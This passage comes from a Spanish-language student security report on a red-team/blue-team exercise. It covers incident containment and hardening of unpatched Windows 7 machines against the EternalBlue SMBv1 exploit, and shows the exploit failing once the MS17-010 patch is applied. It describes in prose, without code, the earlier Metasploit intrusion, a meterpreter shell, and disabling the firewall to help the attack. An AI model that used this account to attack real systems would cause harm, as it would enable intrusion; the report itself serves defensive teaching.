vulnerabilidades del sistema.

Cuando se usaron códigos maliciosos para la intrusión unas de las primeras medidas de contención es utilizar el software de detección y de limpieza adecuado y actualizado, de ser el caso aislar los equipos de la red, proceder a una nueva revisión para determinar si el código malicioso ha sido eliminado, si no se tiene información suficiente buscar por internet en sitios especializados bibliografía sobre

[17] Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27)Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf.

el tipo de malware y su efecto , y posteriormente restablecer toda la información con base en la política de backup de la compañía.

A continuación, se muestra una tabla general de la Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información del Ministerio de Tecnologías de la Información[18], sobre lo que en términos generales se debe hacer de acuerdo al tipo de incidente, de acuerdo siempre a lo que determine el profesional de seguridad informática según el caso específico y de acuerdo a su conocimiento y experiencia.

Figura18: Estrategias de contención a incidentes varios

Incidente	Ejemplo	Estrategia de contención
Acceso no autorizado	Sucesivos intentos fallidos de login	Bloqueo de cuenta
Código Malicioso	Infección con virus	Desconexión de la red del equipo afectado
Acceso no autorizado	Compromiso del Root	Apagado del sistema
Reconocimiento	**Scanning** de puertos	Incorporación de reglas de filtrado en el firewall

Incidente	Ejemplo	Estrategia de erradicación
DoS (denegación de servicio)	SYN Flood	Restitución del servicio caído
Virus	Gusano en la red	Corrección de efectos producidos. Restauración de backups
Vandalismo	Defacement a un sitio web	Reparar el sitio web
Intrusión	Instalación de un rootkit	Reinstalación del equipo y recuperación de datos

Fuente: Mintic

Para finalizar, un error común en el que a veces incurren algunos empleados relacionados con las áreas de informática, es el de borrar elementos vinculado con los incidentes, lo cual no se debe hacer, toda vez que esa es información puede ser valiosa para investigaciones posteriores.

3.4 PROPUESTA DE HARDENIZACION

Gracias a la información obtenida en el ejercicio de Red Team sabemos que el equipo de trabajo estaba usando sistemas operativos Windows 7 no actualizados, cuya seguridad está comprometida. Además, se sabe que estos sistemas están trabajando con un SMBv1 activo, hay que tener en cuenta que Microsoft ha pedido a los administradores que deshabiliten SMBv1 (Server Message Block version 1)[19],

[18] Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 17)Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

[19] Incibe Cert.(2017) .Vulnerabilidad en SMBv1 en múltiples productos de Microsoft Windows (CVE-2017-0144). Incibe Cert. Recuperado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

este protocolo de red lleva años usándose en Windows, pero tiene graves vulnerabilidades de seguridad que permiten el uso de diversos exploits, incluyendo el que se usa en este trabajo.

El problema es todavía mayor por tratarse de una organización, ya que, al no haberse actualizado sus equipos, todos los datos tanto de los clientes como de la misma organización se encuentran desprotegidos. Actualizar el sistema operativo de una empresa es una labor vital para evitar fallos de seguridad que permitan futuras explotaciones de vulnerabilidades por parte de hackers y otros delincuentes informáticos.

En este caso, en el escenario se advierte que dichos sistemas operativos no pueden ser reemplazados, porque la aplicación no está migrada con compatibilidad a otros sistemas operativos; sin embargo, el costo de no usar sistemas operativos soportados, en este caso por Microsoft, puede ser superior, ya que las fugas de datos y problemas de seguridad, pueden acarrear gravísimos problemas para la organización, incluso en términos legales.

La información del anexo 4 – escenario 3, ya que este código hace referencia a la vulnerabilidad denotada como CVE-2017-0144 en el catálogo Common Vulnerabilities and Exposures (CVE) , que afecta a varias versiones antiguas de Windows. Se debe a que la versión 1 del servidor SMB (SMBv1) “acepta paquetes específicos de atacantes remotos, permitiéndoles ejecutar código en el ordenador en cuestión”. El fallo de seguridad CVE-2017-0144 es arreglado mediante la actualización de seguridad MS17-010. Teniendo en cuenta lo anteriormente dicho, para que el ataque no se repita se propone:

- Permitir y configurar las actualizaciones automáticas del sistema.

En el ejercicio del Red Team se pudo determinar que los equipos no contaban con las actualizaciones de seguridad de Microsoft, Entre otras no contaba con la MS17-010 es una actualización de seguridad de 2017 que resolvió el fallo de seguridad CVE-2017-0144, para todas las versiones de Windows[20], que en ese momento eran mantenidas por la compañía, aunque algunas versiones anteriores no recibieron dicho parche de seguridad, hasta después del conocido ataque WannaCry que empleaba el exploit EternalBlue . Este es el mismo exploit que se usa en este

[20] Incibe Cert.(2017) .Vulnerabilidad en SMBv1 en múltiples productos de Microsoft Windows (CVE-2017-0144). Incibe Cert. Recuperado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

ejercicio, para hacer la intrusión en ambas máquinas. Es fundamental y prioritario que los equipos tengan todos los parches de seguridad que entregan las desarrolladores de software. Esas actualizaciones son añadidos o modificaciones realizadas por los distribuidores de Sistemas operativos o aplicaciones, sobre el software que tenemos instalados en los equipos. La misión principal es corregir fallos, vulnerabilidades y en general aspectos tanto de funcionalidad como de seguridad del software instalado

- Firewall

Como se dijo en otro de los puntos del trabajo, no se puede delegar toda la seguridad de una red informática a una sola herramienta de contención, por eso es importante que las acciones del antivirus y otros softwares dedicados a la detección de malware, se vean complementadas con la creación de una capa de seguridad que permite proteger la información que fluye por dentro y hacia fuera del entorno. Los firewalls son una barrera de protección entre el equipo y/o red interna y una red externa, esa red externa es por lo general el internet. Durante el ejemplo del ejercicio de Red team desactivamos el firewall, porque se evidenció que este podía generar problemas al bloquear conexiones al momento de intentar la intrusión mediante la herramienta Metasploit.

Básicamente existen dos grandes tipos de Firewall: Los que se implementan por software, que son lo más conocidos, dado que en muchos casos vienen instalados por defecto en los sistemas operativos, y los que se implementan por un dispositivo de hardware, que tienen una instalación un poco más compleja y se conectan físicamente al equipo. En general los firewall contienen conjuntos de reglas predefinidas que permiten autorizar una conexión, bloquear una conexión o redireccionar un pedido de conexión sin avisar al emisor[21]

- Instalación de software antivirus, y antispyware.

Hoy en día se encuentran en internet buenas opciones gratuitas de este tipo de software, y de uso común en muchos hogares y empresas. Durante el ejercicio anterior se pudo notar que ninguno de los equipos contaba con algunas de estas opciones instaladas. Es fundamental que el antivirus sea actualizado frecuentemente para reducir los riesgos de infección, ya que estos tienen la

[21] Tecnología + Informática.(2020).Que es un Firewall y como funciona. Tipos de firewal. Tecnología + Informática. Recuperado de:https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/

desventaja de que si los virus, o códigos maliciosos son recientes, es altamente probable que no hayan sido indexados a las bases de datos del antivirus.[22]

- Protección de archivos o datos vitales.

Se pueden considerar varias estrategias, por ejemplo, usar medios de almacenamiento externo, como discos duros portátiles o el uso de técnicas de cifrado de archivo, así como realizar y programar un sistema de respaldos frecuente de los archivos. De esta forma sería mucho más difícil que un atacante pudiera acceder a dichos archivos, tal como se hizo en el ejercicio anterior, y si lo logra el daño puede no ser tan gravoso para la compañía, y puede ser gracias al cifrado que el atacante nunca logre descifrar dichos archivos.

- Configuración y actualización de los servicios de sistema.

En lo posible se deben tratar de deshabilitar todos aquellos servicios que no vayan a prestar una funcionalidad necesaria para el funcionamiento de los equipos. En el ejercicio de Red Team, los equipos trabajaban con un SMBv1 activo, en este caso Microsoft ha pedido a los administradores que deshabiliten SMBv1 (Server Message Block version 1), pues este protocolo de red lleva años usándose en Windows, pero tiene graves vulnerabilidades de seguridad que permiten el uso de diversos exploits.

- Restricción de software.

Una de las prácticas de seguridad que se usan en muchas empresas, dependiendo del tipo de usuario, es restringir el tipo de software a instalar, en algunos casos prohibiéndose directamente la instalación de cualquier tipo de software. En lo posible el administrador debería ser el encargado de determinar e instalar el sotfware que requiere la empresa, pero de llegarse a necesitar software adicional, se deben tener listas de programas y links seguros desde los que puede ser descargado.

- Configuración adecuada cuentas de usuarios, y permisos de seguridad en archivos y carpetas del sistema.

Se debe instaurar una política de contraseñas robusta, bloqueos de cuentas por intentos erróneos y requisitos de complejidad. Denegar permisos de archivo a las

[22] Infocyte.(2019) Reducing Cyber Risk: 5 Tweaks to Your Incident Response Plan. Infocyte. Recuperado de: https://www.infocyte.com/blog/2019/01/22/reducing-cyber-risk-5-tweaks-to-your-incident-response-plan/

cuentas que no tengan contraseña. También configurar los permisos a nivel de carpetas y archivos para evitar acceso no deseado al contenido de estos.

- Deshabilitar acceso remoto.


En caso de no ser estrictamente necesario, es bueno deshabilitar el acceso remoto y de ser necesario, configurarlo de manera adecuada, restringiendo el acceso a un número limitado de usuarios, restringiendo al mínimo las conexiones concurrentes

3.5 RESULTADOS DEL PROCESO DE HARDENIZACIÓN

Se obtuvo éxito en el proceso de evitar la intrusión por medio del explot EternalBlue, gracias a los pasos de hardenización. A continuación, se prueban algunas de estas medidas de hardenización en la máquina Windows 7 x64:

Primero se probó el exploit Eternalblue, de la misma la forma que se desarrolló en el la etapa 3, generándose la shell del meterpreter.


Figura 11: Exploit de la máquina Windows x64



Fuente: El autor

En la máquina Windows 7 x64 se habilita y se configura el firewall de Windows.


Figura 12: Activación de Windows firewall



Fuente: El autor

A continuación, se descarga un paquete de actualización acumulativa de seguridad para Windows 7, basados en x64 (KB4019264) de mayo de 2017, se instala y se reinicia el sistema para que se aplique la actualización, como se observa en las figuras a contuniación:

Figura 13: Descarga de paquete de actualización de seguridad




Fuente: El autor

Figura 14: Actualizando Windows x64

Fuente: El autor

Finalmente se usó el mismo proceso usado anteriormente para ejecutar el exploit, pero ahora este falla, dado que el sistema no es vulnerable: Exploit aborted due to failure: not-vulnerable. Obteniéndo así éxito en el proceso de evitar la intrusión por medio de dicho exploit, gracias a los pasos de hardenización.

Figura 15: Resultado fallido de nuevo intento de explotación



Fuente: El autor

CONCLUSIONES

Durante el ejercicio de Red Team, se analizaron las vulnerabilidades de los equipos, en particular las relacionadas al fallo de seguridad con identificador CVE-2017-0144, pues los equipos de cómputo no tienen instalada la actualización MS17-010. Se ejecutó la intrusión a las máquinas aprovechando la vulnerabilidad encontrada de acuerdo a los pasos del pentesting.

Se encontró y se ejecutó el archivo winse20w0.exe, al que se obtuvo acceso usando un payload con el que se pudo usar una Shell para controlar la máquina afectada y se determinó la razón por la cual el equipo Windows 7 x86 sufría del error “pantalla azul”, de manera constante.

Durante el ejercicio de Blue Team se evaluaron y se recomendaron opciones para el proceso de hardenización de los equipos sometidos a intrusión durante el ejercicio pasado, de acuerdo a las fallas de seguridad y vulnerabilidades que dichos equipos presentaron, y se probó su efectividad.

Se evidenció la necesidad actualizar los sistemas operativos a las últimas versiones proporcionadas por la empresa que proporciona dicho software, para que se pueda disponer del soporte adecuado y de paso instalar las actualizaciones de seguridad que estas empresas ofrecen.

Se analizaron y se describieron algunas herramientas de contención que han probado ser efectivas contra ciertos tipos de incidentes informáticos y malware, teniendo en cuenta que no hay una protección 100% efectiva, por lo que tales herramientas deben ser actualizadas y configuradas adecuadamente.

RECOMENDACIONES

Desarrollar una política de seguridad informática clara, de acuerdo a las necesidades particulares de la organización, que incluya una guía detallada de las estrategias de prevención y contención, de acuerdo al tipo de incidente informático, para así también fortalecer el trabajo del BlueTeam.

Ejecutar las medidas de hardenización propuestas por el equipo BlueTeam, entre ellas el uso y configuración adecuada de firewalls, instalación de antivirus, actualizaciones de seguridad, configuración adecuada de permisos a usuarios, protección de archivos entre otras.

Tanto para el equipo RedTeam, como para el BlueTeam, es fundamental conocer el marco legal y ético vigente en Colombia, para el desarrollo de cualquier proceso en el ámbito de la seguridad informática.

Un buen equipo Red Team debe comportarse como una amenaza real, teniendo en cuenta siempre los acuerdos a los que se llegue con la organización, con el objeto de que el resultado del ejercicio sea lo más completo y efectivo posible. Para conseguirlo se pueden utilizar tanto técnicas de intrusión convencional, como de ingeniería social, que permitan medir la capacidad de respuesta del personal de la organización.

El equipo Red Team debe estar altamente capacitado y en todo momento actualizado con respecto a nuevas vulnerabilidades, fallos, y estrategias de ataque y defensa, así como conocer lo último software disponible, relacionado con ejercicios de intrusión y seguridad informática en general.

Capacitar adecuadamente al personal de la organización, sobre las políticas de seguridad informática de la organización, su implementación, y la importancia de ponerlas en práctica

BIBLIOGRAFÍA

Agrivoyagernow’s Blog.(2019). Windows 7 Ms17-010 Patch Download. Agrivoyagernow’s Blog. Recuperado de: https://agrivoyagernow.hatenablog.com/entry/2019/02/08/223813

ALVARES, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26) Recuperado de: https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

ALEGRE, María del Pilar y GARCIA-CERVIGON HURTADO, Alfonso. Seguridad Informática. 1 ed. Madrid, España: Paranifo SA, 2011. p 2.

CABALLERO, Alonso. (2018). Fundamentos de Metasploit Framework para la Explotación. Reydes.
Recuperado de:
http://www.reydes.com/d/?q=Fundamentos_de_Metasploit_Framework_para_la_Explotacion

ESTEBAN, Samuel. (2016) Metaspliot: Atacando a Windows. Backtrack Academy. Recuperado de: https://backtrackacademy.com/articulo/metasploit-atacando-a-windows

CIS(2019).CIS Critical Security Controls . CIS Recuperado de:

https://learn.cisecurity.org/control-download

Incibe Cert.(2017) .Vulnerabilidad en SMBv1 en múltiples productos de Micorsoft Windows (CVE-2017-0144). Incibe Cert. Recuperado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2017-0144

Infocyte.(2019) Reducing Cyber Risk: 5 Tweaks to Your Incident Response Plan. Infocyte. Recuperado de: https://www.infocyte.com/blog/2019/01/22/reducing-cyber-risk-5-tweaks-to-your-incident-response-plan

MARTÍNEZ, Graciela.(2015) Introducción a la creación de un CSIRT. LacnicCsirt. Recuperado de:
https://onthemove.lacnic.net/wp- ontent/uploads/2020/08/lotm_csirt-amparo.pdf

Tenable. (2019). Nessus 8.0.x User Guide. Tenable. Recuperado de:
https://docs.tenable.com/nessus/8_0/Content/Resources/PDF/Nessus_8_0.pdf

Null Byte. (2019). Exploit EternalBlue on Windows Server with Metasploit. Wonder How To. Recuperado de: https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

SALDANA, Gustavo. (2018). A un año de WannaCry el exploit EternalBlue sigue siendo un vector de infección. Kaspersky Daily. Recuperado de:
https://latam.kaspersky.com/blog/a-un-ano-de-wannacry-el-exploit-eternalblue-sigue-siendo-un-vector-de-infeccion/12952/

Sofecom. (2017). SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran. Sofecom. Recuperado de: https://sofecom.com/que-es-un-siem/

Tecnología + Informática.(2020).Que es un Firewall y como funciona. Tipos de firewal. Tecnología + Informática. Recuperado de:https://www.tecnologia-informatica.com/que-es-firewall-como-funciona-tipos-firewall/

ENLACE VIDEO YOUTUBE

https://youtu.be/MWLYXdYzR9g